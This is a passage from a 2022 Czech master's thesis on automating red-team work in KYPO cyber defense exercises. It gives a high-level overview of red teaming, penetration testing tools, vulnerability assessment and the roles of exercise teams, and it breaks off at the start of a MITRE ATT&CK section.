



BRNO UNIVERSITY OF TECHNOLOGY

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

FACULTY OF BUSINESS AND MANAGEMENT

FAKULTA PODNIKATELSKÁ

INSTITUTE OF INFORMATICS

ÚSTAV INFORMATIKY

AUTOMATION OF A RED TEAM IN KYPO CYBER RANGE

AUTOMATIZACE RED TEAMU V KYPO CVIČENÍCH

MASTER'S THESIS

DIPLOMOVÁ PRÁCE

AUTHOR

AUTOR PRÁCE

Bc. Milan Boháček

SUPERVISOR

VEDOUCÍ PRÁCE

Ing. Petr Sedlák

BRNO 2022

Assignment Master's Thesis

Department: Institute of Informatics
Student: **Bc. Milan Boháček**
Supervisor: **Ing. Petr Sedlák**
Academic year: 2021/22
Study programme: Information Management

Pursuant to Act no. 111/1998 Coll. concerning universities as amended and to the BUT Study Rules, the degree programme supervisor has assigned to you a Master's Thesis entitled:

Automation of a Red Team in KYPO cyber range

Characteristics of thesis dilemmas:

Introduction
Theoretical basis of the work
Problem analysis and current situation
Own solution design and work benefits
Conclusion

Objectives which should be achieve:

Red Team automation in KYPO exercises by creating an automation tool.

Basic sources of information:

ČSN ISO/IEC 27001, Informační technologie - Bezpečnostní techniky - Systémy managementu bezpečnosti informací - Požadavky. Praha: Český normalizační institut, 2014.

ČSN ISO/IEC 27002, Informační technologie - Bezpečnostní techniky - Systémy managementu bezpečnosti informací - Soubor postupů. Praha: Český normalizační institut, 2014.

DOUCEK Petr, Martin KONEČNÝ a Luděk NOVÁK. Řízení kybernetické bezpečnosti a bezpečnosti informací. Praha: Professional Publishing, 2020. ISBN 978-80-88260-39-4.

ONDRÁK Viktor, Petr SEDLÁK a Vladimír MAZÁLEK. Problematika ISMS v manažerské informatice. Brno: CERM, Akademické nakladatelství, 2013. ISBN 978-80-7204-872-4.

SEDLÁK Petr, Martin KONEČNÝ a kolektiv. Kybernetická (ne)bezpečnost. CERM, Akademické nakladatelství, 2021. ISBN 978-80-7623-068-2.

Deadline for submission Master's Thesis is given by the Schedule of the Academic year 2021/22

In Brno dated 28.2.2022

L. S.

doc. Ing. Miloš Koch, CSc.
Branch supervisor

doc. Ing. Vojtěch Bartoš, Ph.D.
Dean

Abstrakt

Tato diplomová práce zkoumá možnost automatizace činností červeného týmu při tréninku v kybernetické aréně. Práce obsahuje zhodnocení současného stavu v oblasti automatizace červeného týmu a penetračního testování a následně představení nástroje, který lze využít právě pro automatizaci činností červeného týmu při cvičeních kybernetické bezpečnosti.

Summary

This diploma thesis examines the possibility of automating the activities of the red team during training in the cyber arena. The thesis contains an evaluation of the current state in the field of red team automation and penetration testing and then the introduction of a tool that can be used to automate the activities of the red team in cybersecurity exercises.

Klíčová slova

kybernetická bezpečnost, červený tým, automatizace, nástroj, útočná simulace, Cryton, penetrační testování, cvičební kybernetické obrany

Keywords

cybersecurity, red team, automation, tool, attack simulation, Cryton, penetration testing, cyber defense exercise

Reference

BOHÁČEK, Milan. Automatizace Red Teamu v KYPO cvičeních. Brno, 2022. Dostupné také z: <https://www.vutbr.cz/studenti/zav-prace/detail/143235>. Diplomová práce. Vysoké učení technické v Brně, Fakulta podnikatelská, Ústav informatiky. Vedoucí práce Petr Sedlák.

Declaration

Hereby I declare that this paper is my original authorial work, which I have worked out on my own. All sources, references, and literature used or excerpted during elaboration of this work are properly cited and listed in complete reference to the due source.

In Boskovice dated 9.5.2022

.....

Bc. Milan Boháček

Acknowledgements

I would like to thank my advisor, Ing. Petr Sedlák, for giving me valuable advice that led me towards finishing this thesis. Many thanks also to my CSIRT-MU colleagues, namely Bc. Andrej Tomčí and Bc. Jiří Rája, who have provided me with support in the form of sharing their experiences that have been beneficial to this thesis.

Contents

Introduction	11
1 Theoretical basis	13
1.1 Shortage of cybersecurity experts	13
1.2 Red Team	13
1.2.1 Red teaming standards and methodology	14
1.3 Blue Team	16
1.4 Penetration testing	17
1.4.1 Types of penetration testing	17
1.4.2 Penetration testing standards	18
1.4.3 Penetration testing tools	19
1.5 Vulnerability assessment	23
1.5.1 Vulnerability assessment process	24
1.6 Differences between Penetration Testing and Red Teaming	26
1.6.1 Goals	26
1.6.2 Attack Vectors	26
1.6.3 Resources	26
1.6.4 Time	27
1.6.5 Detection	27
1.6.6 Cost	27
1.7 KYPO Cyber Range Platform	28
1.8 Cyber defense exercises	28
1.8.1 CDX Teams	29
1.8.2 Cyber Czech	31
1.9 MITRE ATT&CK	32
2 Analysis of the current situation	35
2.1 Cymulate	35
2.1.1 Breach and Attack Simulation (BAS)	36
2.1.2 Advanced purple team framework	38

2.1.3	Evaluation	39
2.2	AttackIQ	40
2.2.1	AttackIQ’s Security Optimization Platform	40
2.2.2	Cybersecurity Readiness	40
2.2.3	Continuous Improvement with Evidence	41
2.2.4	Adversary Emulation	41
2.2.5	Evaluation	42
2.3	Infection Monkey	43
2.3.1	Automated Breach and Attack Simulation Analysis	44
2.3.2	See the network from the attacker’s point of view	44
2.3.3	MITRE ATT&CK assessment	45
2.3.4	Ransomware simulation	46
2.3.5	Results	47
2.3.6	Evaluation	47
2.4	Caldera	48
2.4.1	Autonomous Adversary Emulation	49
2.4.2	Autonomous Incident Response	50
2.4.3	Manual Red-Team Engagements	51
2.4.4	Evaluation	51
3	Solution	52
3.1	What is Cryton	53
3.1.1	Terminology	54
3.1.2	Architecture	55
3.1.3	Setup	57
3.2	Features	58
3.2.1	CLI	58
3.2.2	Graphical user interface	59
3.2.3	Metasploit	60
3.2.4	Step output sharing	63
3.2.5	Empire	67

3.2.6	Stage triggers	69
3.2.7	Template for creating new modules	72
3.2.8	Reporting	72
3.3	Functional demonstration	72
3.3.1	Beginning of the demonstration	77
3.3.2	Stage 1 - vulnerable machine	79
3.3.3	Stage 2 - victim machine	81
3.3.4	Stage 3 - web machine	83
3.3.5	Results	84
3.4	Economical value	85
3.5	Future of Cryton	85
	Conclusion	87
	Bibliography	88
	List of figures	92
	List of tables	93
	Attachments	95
	Appendix - Cryton demonstration attack Plan	96
	Appendix - Generated report from demonstration Run	102

Introduction

In recent years, businesses have been working overtime to gain an advantage amid rapid technological change. However, businesses are not the only ones working their fingers to the bone. Cybercriminals worldwide are undoubtedly working extra hard to capitalize on this paradigm shift. In fact, they may exploit any technical vulnerability whenever they emerge. Within a month after the digital world discovered the Log4J vulnerability – one of the most severe security flaws on the Internet, cybercriminals successfully launched millions of attacks per hour attempting to exploit the newly discovered glitch.

To combat this rise of cyber criminality, there must be an adequate number of cybersecurity experts on the defending side. One of the ways to gain experience as an ethical hacker or a defender is participating in cybersecurity exercises that depend on complex attack scenarios. These scenarios are designed to simulate malicious activities so that defenders can test their cyber defense skills in protecting assets and systems, but they also offer a great opportunity to gain experience for the people in attacker roles. These Red Teams in the role of strikers are usually experienced cyber experts who, due to the repetitive nature of the cyber defense exercises, have to repeat the same attack steps again and again in each iteration of the event.

The purpose of this thesis is to analyze a more effective way of conducting these cyber defense exercises by the attackers, i.e. the red team because people with these skills are often hard to come by and very expensive. Automating Red Team activities could allow for more frequent and less costly exercises to improve the training of cybersecurity experts, of which there is currently a shortage.

This thesis is divided into three main chapters. The first chapter provides the theoretical background regarding red teams, blue teams, and penetration testing with some tools used for penetration testing. There is also a description of the vulnerability assessment process as the well as main differences between red teaming and penetration testing in organizations. The end of this chapter describes the KYPO Cyber Range Platform along with a description of what cyber defense exercises are, the roles of individual participating teams in it, as well as an introduction

to Cyber Czech. There is also a description of the MITRE ATT&CK matrix which is extensively referenced in this paper. The second chapter covers the analysis of the current state of automation of red team activities by evaluating the tools selected for this purpose. Specifically, for the purpose of automating red team activities in cyber defense exercises. The first two selected tools from a paid category are Cymulate and AttackIQ and another two are Infection Monkey and Caldera, which are open-source. There is a brief description of the functionalities of each tool and then an evaluation, which gives my opinion on whether these tools are suitable for automating red team activities in cybersecurity exercises. The third and last main chapter contains an introduction to a tool called Cryton, which has been under development at CSIRT-MU for the last few years and is designed to automate attack scenarios in cybersecurity exercises. The main functionalities of Cryton are described here along with its demonstration on the created test infrastructure.

1. Theoretical basis

1.1. Shortage of cybersecurity experts

The risk of cyber-attacks has increased with the increase in digital transformation. However, the lack of professionals to secure and manage the online world has led to a huge demand for cybersecurity professionals. The world lacks 3 million cybersecurity professionals, according to the latest report from [12]. “*There is an undersupply of cyber professionals—a gap of more than 3 million worldwide who can provide cyber leadership, test, and secure systems, and train people in digital hygiene*”, the report said. The digital infrastructure supports almost every aspect of our lives, from healthcare and banking to energy. Cyber attacks can therefore have catastrophic consequences for businesses, governments, and citizens. There is an urgent need to close the current cybersecurity skills gap to ensure critical assets are protected.

As Sandra Wheatley Smerdon, Senior Vice President, Threat Intelligence, Marketing and Influencer Communications, Fortinet Inc. notes, “*When someone considers a career in a ‘helping’ profession, their thoughts naturally turn to doctors, nurses, teachers, and first responders like police officers or emergency medical technicians. These people devote their lives to helping to keep the world safe and healthy. And although a career in cybersecurity might not be the first job to come to mind, cybersecurity professionals protect the digital world from cybercrime much the same way that police officers protect neighborhoods.*”[44] As our mental and physical well-being depend more greatly on the digital world, cybersecurity professionals should be considered as essential as any other protector of our lives.

1.2. Red Team

Red teams are “ethical hackers” that help test an organization’s defenses by identifying vulnerabilities and executing attacks in a controlled environment. Red teams

are opposed by defenders called blue teams, and both sides work collaboratively to provide a comprehensive picture of an organization's security readiness.

This is a nod to the practice of "red teams," a methodology that helps organizations identify and fix weaknesses by using an outside group to test their systems, defenses, or operational strategies. Although "red teaming" is often associated with information security, the practice is also used in intelligence and government communities [45].

1.2.1. Red teaming standards and methodology

Each and every Red Team Operation is conducted using internationally accepted and industry-standard frameworks which help to form the Red Team methodology. At the very least, the underlying framework is based on the NATO CCDCOE, OWASP, PTES, Red Teaming v7 US Army Manual v7, but goes beyond the initial framework itself [29].

While Red Team Participation is a simulation of an offensive attack typically carried out by an outside organization, it is sometimes juxtaposed with a Defensive Team (Blue Team) responsible for defending against Red Teamer and actual threat actors alike. Sometimes, when both teams are working on an engagement together, it may be called purple teaming [45].

The first step in a Red Team operation is to establish the rules of engagement with the client to lay out the target and types of physical, social engineering, and cyber attacks that are allowed to be carried out. This process will identify all goals the security team must achieve [45].

Reconnaissance

The first phase of a red-team operation is focused on collecting as much information as possible about the target. Reconnaissance, aka Information Gathering, is one of the most critical steps [41]. This is done through the use of public tools, such as Maltego, LinkedIn, Google, Twitter, Facebook, Google Earth, etc. As a result, it is usually possible to learn a lot about the people, technology, surroundings, and

environment of the target. This step also involves building or acquiring specific tools for the red team test [29].

An important phase in a red team operation focuses on collecting information about IT infrastructure, facilities, and employees. Open Source Intelligence Gathering can be quite telling about a target, its people, its facilities, its response capabilities, and its technical makeup, such as physical/logical security controls, foot traffic, terrain, infiltration, and exfiltration points, etc. Through thorough analysis, it begins to paint a picture of the target and its primary operations, and the threats that exist [41].

Attack Planning and Pretexting

Effective attack planning and pretexting involve preparation of the operation specific to the target taking into full account intel gathered from the reconnaissance stages. This commonly includes: threat modeling, creating an initial plan of attack, identification of pretexts, outlining potential alternative plans, crafting custom malicious file payloads, prepping RFID cloners and badges, configuring hardware trojans, acquiring social engineering costumes, creating falsified personas/companies, determining whether command and control will be in scope, and much more [29].

Exploitation

Exploitation is exactly what it sounds like. At this point, the red team will actively work to achieve the designated goal of 'breaking in' or 'compromising' servers/applications/networks, and bypassing physical controls (ie, gates, fences, locks, radar, motion detection, cameras) and exploit target staff through social engineering by face-to-face, email phishing, phone vishing or SMS. RedTeam will analyze cybersecurity vulnerabilities and backdoors, plant hardware trojans for remote network persistence, etc [45].

Once access is established, RedTeam Security's ethical hackers will work to gain persistence, either cyber persistence or physical persistence, although cyber persistence is generally slightly more common. This is done through things like privilege escalation on compromised servers, shells, malicious file payload installation, us-

age of physical key impressions, and lock-picked doors [41]. The exploitation stage provides the foundation for the Post Exploitation phase.

Post Exploitation

During this phase of a Red Team Operation, the team aims to complete the mission and realize the agreed-upon objectives set by the client and RedTeam Security. Actions on objective happen through lateral movement throughout the cyber environment as well as the physical facilities. Pivoting from compromised systems and from breached physical security controls throughout the capture of video, audio, and photographic evidence supporting each discovery. Ultimately, the team aims to achieve the agreed-upon goal which could be to exfiltrate data, information, or physical assets you deem critically sensitive [45].

Reporting

Once the assessment of the red team is completed, the RedTeam security consultants will begin compiling the information gathered from all phases of the engagement to provide a complete report for you and your stakeholders that includes the information learned from OSINT/Reconnaissance, the initial plan developed in the attack planning and pretext phase, the methods used and steps are taken for exploitation and post-exploitation. The report will outline where the team was successful and where they were unsuccessful and will provide recommendations to improve the company's security posture [41].

1.3. Blue Team

If the red team is playing offense, then the blue team is on defense. Typically, this group consists of incident response consultants who provide guidance to the IT security team on where to make improvements to stop sophisticated types of cyberattacks and threats. The IT security team is then responsible for maintaining the internal network against various types of risk [6, 5].

While many organizations consider prevention the gold standard of security, detection, and remediation are equally important to overall defense capabilities. One key metric is the organization's "breakout time" — the critical window between when an intruder compromises the first machine and when they can move laterally to other systems on the network [6].

1.4. Penetration testing

The goal of a penetration test is to find weaknesses in an organization, system, or application that could be exploited by a potential attacker. A penetration test is a simulation of an attack in which the individual steps of the testing procedure change according to the actual findings [31].

1.4.1. Types of penetration testing

External penetration testing of corporate networks

In the case of an external penetration test, an attack on the customer's internal system is simulated from an external environment. The actions of a potential attacker who attempts to penetrate the Internet are simulated. Most often, the test is performed using information commonly available to any Internet user, or from a supplied list of IP addresses or other information provided by the customer's expert [30].

Penetration tests form an important part of the safety analysis. Penetration testing not only verifies the level of vulnerability of the system against unauthorized penetration but also protects against existing threats.

Internal penetration testing of corporate networks

An internal penetration test simulates an unprivileged user connected to a customer's internal network attempting to gain unauthorized access to the organization's confidential information. The penetration test proactively examines the organization's internal security mechanisms that should prevent employees or anyone

who has gained access to the organization's internal network from gaining unauthorized access to data [31].

Other types of penetration tests

- Wireless Penetration testing
- Web Application testing
- Mobile Application testing
- Desktop Application testing
- User station penetration testing
- Server penetration and stress testing
- Analysis of freely available (open sources)

1.4.2. Penetration testing standards

An appropriate security framework should include ongoing security training for all developers, threat models for the entire system, regular code reviews, and scheduled penetration testing. Predictability and consistency are among the basic principles of penetration testing. In order for a penetration test to be consistently applied, it must have standards.

The most known standards for penetration testing are:

- OWASP (The Open Web Application Security Project)[26]
- OSSTMM (Institute for Security and Open Methodologies)[25]
- PTES (Penetration testing execution standard [35])
- ISACA (Information Systems Audit and Control Association) [3]
- NIST (National Institute of Standards and Technology) [22]

1.4.3. Penetration testing tools

This section will include an overview of some of the most commonly used penetration testing tools.

Kali Linux

Kali Linux is an open-source, Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali Linux contains several hundred tools for a variety of information security tasks such as penetration testing, security research, computer forensics, and reverse engineering. Kali Linux is a multi-platform solution, accessible and freely available to information security professionals and hobbyists [18].

Wireshark

Once known as Ethereal 0.2.0, Wireshark is an award-winning network analyzer with 600 authors. With this software, you can quickly capture and interpret network packets. The tool is open-source and available for various systems, including Windows, Solaris, FreeBSD, and Linux [43].

Wireshark is the most widely used packet sniffer in the world and like any other packet sniffer, it can do three main things:

- **Packet Capture:** Wireshark listens to a network connection in real-time and then grabs entire streams of traffic – quite possibly tens of thousands of packets at a time.
- **Filtering:** Wireshark is capable of slicing and dicing all of this random live data using filters. By applying a filter, you can obtain the information you need to see.
- **Visualization:** Wireshark, like any good packet sniffer, allows you to dive right into the middle of a network packet. It also allows you to visualize entire conversations and network streams.

[43]

SQLmap

SQLmap is an SQL injection takeover tool for databases. Supported database platforms include MySQL, SQLite, Sybase, DB2, Access, MSSQL, PostgreSQL. SQLmap is open-source and automates the process of exploiting database servers and SQL injection vulnerabilities. SQLmap goal is to detect and take advantage of SQL injection vulnerabilities in web applications. Once it detects one or more SQL injections on the target host, the user can choose among a variety of options to perform a detailed back-end database management system fingerprint, retrieve DBMS session user and database, enumerate users, password hashes, privileges, databases, dump entire or user-specific DBMS tables/columns, run his own SQL statement, read specific files on the file system and more [33].

Metasploit

The Metasploit framework is a very powerful tool that can be used by cybercriminals and ethical hackers to investigate systematic vulnerabilities in networks and servers. Because it is an open-source framework, it can be easily customized and used with most operating systems. With Metasploit, the pen testing team can use ready-made or custom code and introduce it into a network to probe for weak spots. As another flavor of threat hunting, once flaws are identified and documented, the information can be used to address systemic weaknesses and prioritize solutions [27].

Due to its wide range of applications and open-source availability, Metasploit is used by everyone from the evolving field of DevSecOps pros to hackers. It is helpful for anyone who needs an easy-to-install, reliable tool that gets the job done regardless of which platform or language is used. The software is popular with hackers and is widely available, creating the need for security professionals to become familiar with the framework even if they do not use it [27]. Metasploit provides a wide range of modules that users can execute:

- Exploits - Scripts used to take advantage of system weaknesses
- Payloads - Sets of malicious code

- Auxiliary functions - Supplementary tools and commands, for example, scanners
- Encoders - Used to convert code or information
- Listeners - Component that waits for an incoming connection from an exploited system.
- Shellcode - Code that is programmed to activate once inside the target (contained in payloads)
- Post-exploitation code - Refers to any actions taken after a session is opened
- Nops - No Operation instructions that simply slide the program execution to the next memory address

[27]

Metasploit now includes more than 1677 exploits organized over 25 platforms, including Android, PHP, Python, Java, Cisco, and more. The framework also carries nearly 500 payloads, some of which include:

- Command shell payloads that enable users to run scripts or random commands against a host
- Dynamic payloads that allow testers to generate unique payloads to evade antivirus software
- Meterpreter payloads that allow users to commandeer device monitors using VMC and to take over sessions or upload and download files
- Static payloads that enable port forwarding and communications between networks

[27]

Nmap

Nmap, short for Network Mapper, is a free, open-source tool for vulnerability scanning and network discovery. Network administrators use Nmap to identify what devices are running on their systems, discover hosts that are available and the services they offer, find open ports, and detect security risks.

Nmap can be used to monitor single hosts and large networks that span hundreds of thousands of devices and numerous subnets. It listens for responses and determines whether ports are open, closed, or filtered in some way by, for example, a firewall. Other terms used for port scanning include port discovery or enumeration [23]. Here are some use cases for which Nmap can be used:

- Determine the status of the host and network-based firewalls
- Test Firewall Logging and IDS
- Find Open Ports on Cloud-based Virtual Servers
- Detect Unauthorized Firewall Changes
- Troubleshoot Network Services

Medusa

Medusa is a speedy, parallel, and modular, login brute-forcer. The goal of medusa is to brute-force credentials in as many protocols as possible which eventually leads to remote code execution. It currently has over 21 modules, some of which are: CVS, FTP, HTTP, IMAP, MS-SQL, MySQL, NCP (NetWare), PcAnywhere, POP3, PostgreSQL, rexec, rlogin, rsh, SMB, SMTP (VRFY), SNMP, SSHv2, SVN, Telnet, VmAuthd, VNC, and a generic wrapper module [20].

Taking a closer look at Medusa, three features that are some of the key features of Medusa can be highlighted. These are:

- Thread-based parallel testing — Refers to the possibility of brute-force testing against multiple hosts, users, or passwords concurrently.

- Flexible user input — Refers to using target user information (host/user/-password) that you have collected on your information gathering stage and use that info as an input that helps medusa do a more defined than broad brute-forcing on the target/s.
- Modular design — An interesting function of medusa is each service module exists as an independent .mod file. This means that no modifications are necessary to the core application in order to extend the supported list of services for brute-forcing.

[20]

1.5. Vulnerability assessment

A vulnerability assessment is a systematic review of security weaknesses in an information system. Assess whether the system is susceptible to any known vulnerabilities, assign severity levels to those vulnerabilities, and recommends remediation or mitigation, if and whenever needed [40].

Exploitations of discovered vulnerabilities are not performed during a vulnerability assessment. Vulnerability assessment can be seen as a subset of the penetration testing process [31]. There are several types of vulnerability assessment. These include:

- Host assessment – The assessment of critical servers that may be vulnerable to attacks if not adequately tested or not generated from a tested machine image.
- Network and wireless assessment – The assessment of policies and practices to prevent unauthorized access to private or public networks and network-accessible resources.
- Database evaluation - the assessment of databases or big data systems for vulnerabilities and misconfigurations, the identification of rogue databases or insecure development/test environments, and the classification of sensitive data across an organization's infrastructure.

- Application scans - The identification of security vulnerabilities in web applications and their source code by automated scans on the front-end or static/-dynamic analysis of source code.

[40]

1.5.1. Vulnerability assessment process

The security scanning process consists of four steps: testing, analysis, assessment, and remediation.



Figure 1.1: Vulnerability assessment process [42]

Vulnerability identification (testing)

The objective of this step is to create a complete list of the vulnerabilities of an application. Security analysts test the security health of applications, servers, or other systems by scanning them with automated tools or manually testing and evaluating them. Analysts also rely on vulnerability databases, vendor vulnerability announcements, asset management systems, and threat intelligence feeds to identify security weaknesses [1].

Vulnerability analysis

The objective of this step is to identify the source and root cause of the vulnerabilities identified in step one.

It involves the identification of the system components responsible for each vulnerability and the root cause of the vulnerability [42]. For example, the root cause

of a vulnerability could be an old version of an open-source library. This provides a clear path for remediation, namely, upgrading the library [16].

Risk assessment

The objective of this step is to prioritize vulnerabilities. It involves security analysts assigning a rank or severity score to each vulnerability, based on factors such as:

- Which systems are affected.
- What data are at risk.
- Which business functions are at risk.
- Ease of attack or compromise.
- Severity of an attack.
- Potential damage as a result of the vulnerability.

[42]

Remediation

The objective of this step is to close security gaps. It is typically a joint effort between security staff, development and operations teams, which determine the most effective path to remediate or mitigate each vulnerability. Specific remediation steps might include the following.

- Introduction of new security procedures, measures, or tools.
- The update of operational or configuration changes.
- Development and implementation of a vulnerability patch.
- Vulnerability assessment cannot be a one-time activity. To be effective, organizations must operationalize this process and repeat it at regular intervals. It is also critical to foster cooperation between security, operation, and development teams – a process known as DevSecOps [16].

1.6. Differences between Penetration Testing and Red Teaming

1.6.1. Goals

For starters, penetration tests have a very different intention than Red Team engagements. The goal of a pentest is to find as many security gaps as possible, exploit them, and access the risk level of each vulnerability. Red Teams, on the contrary, are not trying to compile a laundry list of all the weaknesses of your company. The goal of a Red Team engagement is to find a way in, exploit it, and then escalate laterally through your system to access the juiciest data they can [37].

1.6.2. Attack Vectors

Pentests and Red Team tests have different rules for what they are allowed to attack. Penetration tests are grouped into six different types, where most company pentests focus only on one or two areas per engagement. For instance, a business may choose to run a social engineering pentest and an external pentest simultaneously. The area of focus is specific and the pentesters have a narrow scope, allowing them to focus on specific attack vectors [28].

Red Team attacks are more like a free-for-all. Red Teams usually have complete freedom over the methods and pathways they use to breach your systems. They use whatever means they can to get in: from wireless exploits and application vulnerabilities to physically breaking into your office and stealing confidential data. The only exceptions are the attack vectors you may choose to deny in your agreement. With this in mind, Red Teams spend an impressive amount of time in the pre-attack phase of penetration testing [38].

1.6.3. Resources

Because Red Team engagements allow simulated attackers more freedom and the scope is broader, these security tests involve more resources. Red Team operations typically bring in more pentesters, rallying more hands on deck. Separate teams

often divide and conquer different penetration testing avenues, for example, one team to focus on internal network attacks while another on exploiting application vulnerabilities, allowing each team to work independently and simultaneously on their own focused attacks. There is more technology involved, more people, more time. All around, more goes into running a Red Teaming pentest [28].

1.6.4. Time

There's a huge difference in the time devoted to Red Team operations versus pentests. Since penetration tests are more focused on specific types of engagements with defined scopes, the average pentest lasts 2-3 weeks [35].

Red Teaming goes much more in depth, with the typical Red Team project spanning 3-6 weeks, sometimes even longer depending on the company size and the complexity of their systems [37].

1.6.5. Detection

Remember, the goal of a penetration test is to glean as many weaknesses as possible in a tight timespan. With this in mind, sometimes pentests can be “noisy.” During a phishing campaign for a social engineering pentest, for instance, an employee may realize they received a suspicious email and report it to their boss [38].

Red teams want to stealthily enter and remain undetected in the targets system for as long as possible, gleaning more and more information as they escalate throughout the company network. Because they are after more sensitive data and have a longer time to acquire them, they work silently in the shadows to avoid being discovered [28].

1.6.6. Cost

Finally, there is a significant difference in cost between a Red Team pentest and a traditional penetration test. Because Red Team engagements are longer and more extensive in terms of people, resources, scope, etc. they are understandably more

expensive than traditional pentests. A penetration test will likely cost a minimum of \$25,000 while a Red Teaming project typically begins at \$40,000 [38, 28].

1.7. KYPO Cyber Range Platform

KYPO Cyber Range Platform is a flexible, scalable, and sophisticated virtual environment. KYPO cyber range was designed as a cloud platform, allowing for achieving maximum flexibility, scalability, and cost-effectiveness. Virtualization makes it possible to repeatedly create complex networks with full-fledged operating systems and network devices (so-called digital twins). A lot of development effort has been dedicated to facilitating user interactions within KYPO, which allows offers access through a web browser. The engine of our environment is based on the cloud platform OpenStack [19]. It can be used for:

- University education - Universities can develop practical training in cybersecurity that will provide students with invaluable experience.
- Professional training - Preparation of training for cybersecurity professionals which will help them explore current threats and ways of preventing them.
- Building a Community - People can become part of the community, improve training scenarios and make them reusable and available to everyone.

[19]

1.8. Cyber defense exercises

Cyber defense exercises (CDXs) are complex security training events that attempt to simulate a real-world situation of a victim organization under cyber attack. In the cyber defense exercises, the scenarios that are simulated closest to reality provide very important contributions by bringing together the necessity of making the best decisions and management capabilities under the cyber crisis by handling stress and coordinated movement as a team [32].

1.8.1. CDX Teams

The CDX usually consists of multiple teams varying in color, each with its objectives.




Figure 1.2: Teams participating in CDX [11]

Blue Team

The blue team is responsible for ensuring and defending the security of information systems in a company or organization against virtual attackers (red team) in a virtual environment created within the scope of practice [32]. The blue team should also identify and prevent any data leakage on their system. The team is also responsible for the protection of the privacy, integrity, and usability of its network. Since cyber defense has been a part of national and international law and politics, the media, and national security strategies in recent times, cyber defense exercises have also begun to be designed in this context [11].

Only technical defense by the blue team has begun to be seen as insufficient within the scope of cyber defenses. For this reason, legal, policy, strategy, and media scenarios have begun to be included in addition to technical scenarios, especially for

international cyber defense exercises, so the responsibilities of the blue team have been increased.

Blue teams can communicate with the Green Team that is responsible for exercise infrastructure, through the web page designed for them by submitting notifications and requests related to technical problems in the exercise environment. The Green Team is responsible for resolving these technical problems in a reasonable time. Within the white team, there is a group of people called 'blonde users' or 'blondies' who are a response to the services and systems of users occupied by the blue teams. These users represent unconscious users and they may open harmful emails and files by clicking malicious links unconsciously [32, 11].

Blue teams are expected to be able to resolve requests from these users regarding technical problems related to the systems they are using, within a limited time. In order to transfer preliminary information about the systems to be used with the exercise environment, blue teams are informed through webinars before the exercises [32].

Red Team

The aim of the red team is to achieve cyber attacks equally to all blue teams participating in the exercise. For this purpose, the red team follows a predefined scenario and has the permission to use security vulnerabilities that are already created on the systems of the blue team. Successful attacks by the red team lead to a negative score for the blue teams. The red team and the white team must work closely together [32]. The red team must always follow the instructions given by the white team. It is strictly forbidden for the red team to attack the services and infrastructure used by the green team. It is imperative that all attacks carried out by the Red Team remain within the exercise environment. This includes social engineering [11].

Green Team

The green team is responsible for preparing and maintaining exercise systems and infrastructure. These infrastructures include systems that design, configure,

and manage administrative computer nodes, virtualization platforms, storage, and core networking, as well as systems that blue teams must defend during the exercise. To ensure that these systems are working properly during the exercise, the green team is expected to be able to solve the technical problems submitted by the blue teams in a reasonable period of time [11].

White Team

The white team is responsible for organizing the exercise and checking it during the execution. The white team determines the exercise objectives, the scenario, the high-level objectives for the red team, legal injections, rules, media preparations, and communication plans [11]. During the execution, the white team provides control of the exercise by determining when to start different stages, controlling the execution of the red team's campaign, and scoring issues. Management, blonde users, injections, scoring, and media simulation are among the responsibilities of the white team [32].

Yellow Team

The role of the yellow team is to provide situational awareness during the exercise first for the white team and then for all participants in the exercise. The main sources of information for the yellow team are the interim reports provided by the blue teams, the reports of the attack campaigns from the red team members, and the reports provided by the system. The yellow team provides regular updates to the white team leaders and the blue teams [11].

1.8.2. Cyber Czech

Cyber Czech is the only regular cyber security exercise of its kind in the Czech Republic. The combination of technical and non-technical means creates a complex and realistic situation for practicing defense against cyber attacks. The exercise takes place in KYPO Cyber Range [10]. It has a complex storyline and focuses on simulating realistic scenarios and gaining real experience for its participants. The

exercise is divided into two parts, each with a duration of one day. During the first day, the participants are presented with rules, scenario, infrastructure, services, and other details. Defenders have time to harden the given infrastructure and prepare for upcoming attacks. These attacks occur on the second day during which the defenders must respond while under the pressure not only from the attackers, but also from the media, legal actors, and everyday users of the infrastructure and services [36].

1.9. MITRE ATT&CK

MITRE ATT&CK stands for MITRE Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK). The MITRE ATT&CK framework is a curated knowledge base and model for cyber adversary behavior, reflecting the various phases of an adversary's attack life cycle and the platforms they are known to target. The tactics and techniques in the model provide a common taxonomy of individual adversary actions understood by both offensive and defensive sides of cybersecurity. It also provides an appropriate level of categorization for adversary action and specific ways of defending against it [34].

The behavioral model presented by ATT&CK contains the following core components:

